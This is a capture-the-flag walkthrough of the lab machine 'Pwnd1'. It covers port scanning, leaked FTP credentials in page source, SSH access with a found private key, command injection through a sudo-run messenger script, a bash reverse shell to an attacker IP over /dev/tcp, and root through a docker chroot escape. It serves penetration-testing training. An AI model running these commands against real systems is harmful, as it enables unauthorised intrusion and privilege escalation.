Pwnd1

Nmap

```
nmap -sC -sV -p- 192.168.176.95 -oA nmap-all -T4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-21 21:12 CST
Stats: 0:02:54 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 82.53% done; ETC: 21:16 (0:00:37 remaining)
Nmap scan report for 192.168.176.95
Host is up (0.071s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey: 
|   2048 fe:cd:90:19:74:91:ae:f5:64:a8:a5:e8:6f:6e:ef:7e (RSA)
|   256 81:32:93:bd:ed:9b:e7:98:af:25:06:79:5f:de:91:5d (ECDSA)
|_  256 dd:72:74:5d:4d:2d:a3:62:3e:81:af:09:51:e0:14:4a (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Pwned....!!
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 223.16 seconds
```

Web enum

Robots.txt


```
Allow: /nothing
Allow: /hidden_text
```

hidden_text

```
/hacked
/vanakam_nanba
/hackerman.gif
/facebook
/whatsapp
/instagram
```

```
/pwned
/pwned.com
/pubg
/cod
/fortnite
/youtube
/kali.org
/hacked.vuln
/users.vuln
/passwd.vuln
/pwned.vuln
/backup.vuln
/.ssh
/root
/home
```

/pwnd.vuln directs us to a login page



vanakam nanba. I hacked your login page too with advanced hacking method

Username ____ Password ____ Submit Query


Page source gives us credentials

ftpuser:B0ss_Pr!ncesS

Foothold

The leaked creds do not work on the website, instead use them to login to the ftp server.


We find an id_rsa key and a note.



```
┌──(root💀kali)-[~/pg/boxes/Pwnd1]
└─# cat note.txt

Wow you are here

ariana won't happy about this note

sorry ariana :(
```

We can assume this is ariana's key

```
chmod 600 id_rsa
ssh -i id_rsa ariana@192.168.176.95
```




```
┌──(root💀kali)-[~/pg/boxes/Pwnd1]
└─# ssh -i id_rsa ariana@192.168.176.95
The authenticity of host '192.168.176.95 (192.168.176.95)' can't be established.
ED25519 key fingerprint is SHA256:Eu7UdscPxuaxyzophLkeILniUaKCge0R96HjWhAmpyk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.176.95' (ED25519) to the list of known hosts
Linux pwned 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ariana@pwned:~$ ls
ariana-personal.diary  local.txt  user1.txt
```

Lateral Priv esc

Ariana has the ablity to run /home/message.sh as Selena without a password

```
sudo -l
```



```
ariana@pwned:~$ sudo -l
Matching Defaults entries for ariana on pwned:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ariana may run the following commands on pwned:
    (selena) NOPASSWD: /home/messenger.sh
```

Script code


```
#!/bin/bash


clear
echo "Welcome to linux.messenger "
        echo ""
users=$(cat /etc/passwd | grep home |  cut -d/ -f 3)
        echo ""
echo "$users"
        echo ""
read -p "Enter username to send message : " name
        echo ""
read -p "Enter message for $name :" msg
        echo ""
echo "Sending message to $name "

$msg 2> /dev/null
```

```
        echo ""
echo "Message sent to $name :) "
        echo ""
```

The script is simple but we need to find away to inject a command to give us a shell as selena.


After inuptting a few different commands, inputting "bash" returns us a shell.

```
sudo -u selena /home/messenger.sh
```



```
Welcome to linux.messenger


ariana:
selena:
ftpuser:

Enter username to send message : bash

Enter message for bash :bash

Sending message to bash
```

The script hangs, typing id confirms we have a shell.




```
Welcome to linux.messenger


ariana:
selena:
ftpuser:

Enter username to send message : bash

Enter message for bash :bash

Sending message to bash
id
uid=1001(selena) gid=1001(selena) groups=1001(selena),115(docker)
```

Lets move this shell over by running a bash reverse shell

```
nc -lvnp 9001
bash -i >& /dev/tcp/192.168.49.176/9001 0>&1
```

Now lets clean up our shell


```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```



```
selena@pwned:~$ ls
ls
selena-personal.diary  user2.txt
selena@pwned:~$ 
```

There aren't many intresting files or scripts this user has however, she is part of the "docker" group.

Running linpeas.sh confirms this as a potential path of priveledge escalation.




```
[+] My user
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#users
uid=1001(selena) gid=1001(selena) groups=1001(selena),115(docker)
```

Looking at https://gtfobins.github.io/gtfobins/docker/#shell

We find a command that may get us to root.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

The command is successful and we are now root.



```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# id
id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sud
o)
# 
```